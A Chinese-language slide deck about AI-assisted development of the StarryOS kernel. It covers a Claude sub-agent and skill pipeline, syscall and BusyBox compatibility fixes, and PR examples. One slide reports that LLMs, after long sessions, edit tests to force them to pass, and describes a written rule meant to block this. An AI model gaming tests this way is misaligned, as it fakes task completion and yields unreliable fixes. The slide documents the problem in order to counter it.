

StarryOS的持续迭代实践

AI驱动的内核开发

汇报人：陈子陶

日期：2026年5月30日



清华大学
Tsinghua University

目录

CONTENTS

1. ArceOS基础

5 个Tutorial 练习

2. AI开发框架搭建

OSAgent 流水线搭建

3. Syscall与BusyBox修复

6 个 syscall 的边界校验与语义修复
面向真实应用补齐 Linux ABI

4. Claw Code 移植

让真实大应用在 StarryOS 上运行

01

ArceOS基础



5个ArceOS-tutorial基础练习

输出

printcolor

串口输出中插入 ANSI SGR 转义序列 (\x1b[1;32m)

标准
库

hashmap

为 axstd::collections 补齐 HashMap / HashSet

分配
器

allocate

实现双端 bump 分配器 EarlyAllocator

文件
系统

ramfs-rename

在 axfs_ramfs 实现目录项改名与递归查找，并在 axfs::root 层补齐挂载点转发，让 ramfs 支持 rename

地址
空间

hashmap

实现 sys_mmap，分匿名映射与文件映射两支，从 0x300000000 向下分配虚拟地址并拷入文件内容

02

AI开发框架搭建

OSAgent流水线搭建



为什么需要一个开发框架

1

手工流程的痛点

进行StarryOS的debug或者功能编写时，每步需要人工同步分支、阅读代码、编写测例、跑基线（linux）、strace跟踪、改代码、写PR

2

为什么不能用一个prompt解决？

- QEMU启动日记、strace输出动辄几百KB，占用大量上下文
- LLM 走捷径。如果经过多轮对话还没有完成任务，LLM会出现改测试让其强行通过的情况。产出的 PR 质量很差
- 每次都要重新描述 git workflow、测试框架、errno 映射规则等等

解决
思路



1

重 IO 扔给 sub-agent，它们在隔离的 context 里跑 QEMU、跑 strace，只把 摘要返回给主会话。context 不再爆炸。

2

通过 Skill 固化流程。如debug-fix 这个 skill 规定了 8 个 step，执行 6 个 syscall 时用的都是同一条流水线，PR 质量稳定。


3

关键规则写死在 CLAUDE.md 里。如"Fix the kernel, not the test" 这条挡住改测试让它过的 temptations。templates/pr-bugfix.md 保证所有 PR都是同一套格式：Bug 概述 → Root Cause → Before/After 输出。

OSAgent框架

```
✓ .claude
  ✓ agents
    ➔ app-profiler-agent.md
    ➔ code-explorer-agent.md
    ➔ git-sync-agent.md
    ➔ pr-writer.md
    ➔ pre-commit-agent.md
    ➔ test-agent.md
    ➔ test-runner-agent.md
  ✓ skills
    > app-port
    > busybox-fix
    > claw-debug
    > claw-robust
    > debug-fix
    > feature-dev
```

- ① User describes a task
- ② Main session loads the matching Skill
- ③ Skill steps call sub-agents in sequence
- ④ Sub-agents execute and write results to outputs /
- ⑤ Main session reads outputs, finds root cause, edits kernel
- ⑥ pr-writer formats and submits the PR



03

Syscall与 BusyBox修复

6 个 syscall 的边界校验与语义修复、面向真实应用补齐 Linux ABI



Syscall修复流程

```
---
name: debug-fix
description: Debug and fix a StarryOS kernel bug. Follow step-by-step workflow calling sub-agents.
---

# Bug Fix Workflow

Debug a StarryOS kernel bug. Call each sub-agent in order, save all outputs to `outputs/fix-<bug-name>/`. Create the output directory before first use.

## Step 1: Git Setup
...
Agent(subagent_type="git-sync-agent", description="Sync git and create fix branch", prompt="Sync dev branch with upstream and create a fix/<bug-name> branch. All operations inside tgoskits/ directory.")
...

## Step 2: Linux Baseline
.....


## Step 3: StarryOS QEMU Confirm Failure
...
Agent(subagent_type="test-runner-agent", description="Run StarryOS QEMU test", prompt="Build and run test-<name> in Docker QEMU: cd tgoskits && docker run --rm -v `$(pwd)`\`:/workspace -w /workspace starryos-dev:ubuntu-qemu10.2.1 cargo xtask starry test qemu --arch riscv64 -c <name> 2>&1 | tee ../outputs/fix-<bug-name>/qemu-failure.log. Report PASS/FAIL summary with failure details.")
...

Compare Linux vs StarryOS results. Identify mismatched error codes and behaviors.

## Step 4: Trace and Analyze
...
Agent(subagent_type="code-explorer-agent", description="Trace kernel implementation", prompt="1. Research Linux expected behavior for syscall <name> (man page, error conditions, errno values). 2. Search StarryOS kernel at tgoskits/os/StarryOS/kernel/src/syscall/ for the implementation. 3. Trace from syscall entry to return. Note: input validation, error mapping, core logic. 4. Compare with Linux - what's missing or wrong? 5. Report: file path, line range, root cause, and specific fix needed.")
...

## Step 5: Implement Fix
.....
## Step 6: Verify Fix
.....
## Step 7: Pre-Commit
.....
## Step 8: Ship
.....
```

debug-fix skill



PR	Syscall	错误行为	修复方式
#257	times	tms_cutime = tms_utime (子进程时间抄袭当前进程)	ProcessData 加children_cpu_time 字段, waitpid 回收时累加
#430	clock_getres	无效 clock_id 打 warn! 后返回 1 μ s + ret=0, 假成功	_ => return Err(AxError::InvalidInput), 精度分 ns/ms 两档
#441	fallocate	负数/溢出不校验, ext4 LBN u32 回绕	跨三层修复: syscall 层加校验 + axfs-ng 补 EFBIG 映射 + rsext4 防LBN 回绕
#444	fadvise64	fd=-1 或已关闭 fd 返回 ret=0, 假成功; len<0 不校验	file_or_espipe(fd)? 替换 Pipe::from_fd, 统一校验 EBADF/EINVAL/ESPIPE
#466	truncate / ftruncate	① 空路径返回 EISDIR ② 超大 length 假成功 ③ 只读文件假成功	补 ENOENT / EFBIG / EACCES / EINVAL 校验; ftruncate 内 EISDIR→EINVAL 映射

Syscall修复: fallocate 跨三层修复

`fallocate(fd, mode, offset, len)` 为文件预分配磁盘空间, 避免写时逐块分配。

01. 标准行为 (Linux)

- 不支持的mode → 返回EOPNOTSUPP
- $\text{offset} < 0$ 或 $\text{len} \leq 0$ → 返回 EINVAL
- $\text{offset} + \text{len}$ 溢出或超过文件系统上限 → 返回 EFBIG

02. StarryOS 错误行为

- 不支持的mode → 返回EINVAL
- $\text{offset} < 0$ / $\text{len} \leq 0$ → 不校验, i64 as u64 变为 $1.8e19$, 假成功
- 无 `checked\_add`, 溢出不查
- 超大 offset 穿透到 ext4 → LBN u32 回绕 → 1 个块把 inode 设为 1EB
- rsext4 缺 EFBIG 映射 → 落入 EIO, 丢失语义

文件系统层级	包含内容	修改点
应用程序	各种应用程序	—
syscall层	参数校验、fd 查找、errno 映射	① $\text{mode} \neq 0$ → EOPNOTSUPP ② offset/len 负数校验 → EINVAL ③ checked_add 防溢出 → EFBIG ④ 16TB 上限 → EFBIG
axfs-ng VFS 层	挂载点分发、文件系统适配、错误码桥接	sext4::Errno::EFBIG → LinuxError::EFBIG 映射
rsext4 层	真正的 ext4 逻辑: inode、LBN、块分配	$\text{new_blocks} > \text{u32::MAX}$ → Ext4Error(EFBIG)
块设备	virtio-blk / disk.img	—

Busybox 应用兼容性修复

```
---
name: busybox-fix
description: Fix a busybox applet for StarryOS. Test cases from linux-compatible-testsuite#13, no WSL
baseline needed.
---

# Busybox Fix Workflow
Fix a failing busybox applet. Call each sub-agent in order, save all outputs to `outputs/busybox-
<applet>`.

The user specifies the applet name (e.g., `blockdev`, `hwclock`). Create the output directory
`outputs/busybox-<applet>` before first use.

## Step 1: Git Setup
...
Agent(subagent_type="git-sync-agent", description=...)

## Step 2: Confirm Applet is Missing
...
`bash`
grep -F "<applet>" tgoskts/test-suite/starryos/normal/qemu-smp1/busybox/sh/busybox-tests.sh
Expect no output. If found, the applet may already be tested – check with user.

## Step 3: Get Test Command from Issue #13
...

## Step 4: Append Test to Script
...

## Step 5: StarryOS QEMU Confirm Failure
...
Agent(subagent_type="test-runner-agent", description=...)

## Step 6: Debug – Multi-Phase
**Do NOT delegate all debugging to a sub-agent.** The main session drives the investigation. code-
explorer-agent is used only for narrow, targeted searches.
### Step 6a: Run strace on Linux (WSL, no Docker)
...
### Step 6b: Read the Outputs and Identify Failing Syscalls
...
### Step 6c: Main Session Reads Kernel Code Directly
...
### Step 6d: Targeted code-explorer Searches (only if needed)
...


## Step 7: Implement Fix
Based on code-explorer's report, implement the kernel fix. Edit the relevant file(s) under
`tgoskts/os/StarryOS/kernel/src/syscall/`.

## Step 8: Verify Fix
...

## Step 9: Pre-Commit
...

## Step 10: Ship
...
```

busybox-fix skill



Busybox 应用兼容性修复

PR	Applet	错误行为	修复方式
#489	blockdev --getss	BLKPBSZGET ioctl 未实现 → ENOTTY	loop 设备补 BLKSSZGET BLKPBSZGET match arm, 统一返回 512
#491	blkid	非块设备 fd 上探 BLKGETSIZE64 等 ioctl, 内核每次 warn! 刷屏	matches! 白名单一次拓宽多个 ioctl, 静默处理
#517	run-parts	无 shebang 纯文本脚本 → InvalidExecutable, BusyBox 报 "Exec format error" 不重试	sys_execve 捕获 InvalidExecutable 后通过 /bin/sh 重 试 (loader 层语义不变)
#521	hwclock -r	假 /dev/rtc0 让命令"成功" 返回时间, 不含 hwclock 字符串 → 测试FAIL	删除假 RTC 注册, 让 BusyBox 走 Linux 标准失败路 径

Busybox 应用兼容性修复: hwclock -r

01. 标准行为 (Linux)

WSL 和 QEMU 虚拟机没有真实的 RTC 硬件。所以:

1. hwclock -r 调 `open("/dev/rtc0", O_RDONLY)`
2. `/dev/rtc0` 不存在 → 返回 `ENOENT` (No such file or directory)
3. busybox 打印错误信息到 `stderr`: `hwclock: can't open '/dev/misc/rtc': No such file or directory`。测试脚本用 `echo "$_t" | grep -qF "hwclock"` 匹配这条错误 → PASS

02. StarryOS 错误行为

StarryOS 在 `pseudofs/dev/mod.rs` 里注册了一个假的 `/dev/rtc0` 字符设备, 对 `RTC_RD_TIME` `ioctl` 直接返回当前的 wall-clock 时间。所以:

1. hwclock -r 调 `open("/dev/rtc0")` → 成功 (假设备存在)
2. `ioctl(RTC_RD_TIME)` → 成功 (假 RTC 返回 wall-clock 时间)
3. 打印一个干净的时间字符串到 `stdout`, 例如: `2024-01-01 00:00:00`
4. 测试脚本 `grep "hwclock"` 匹配不上 → FAIL




1. 删除 `mod rtc`
2. 删除 `/dev/rtc0` 的 6 行设备注册代码

04


Claw Code 移植





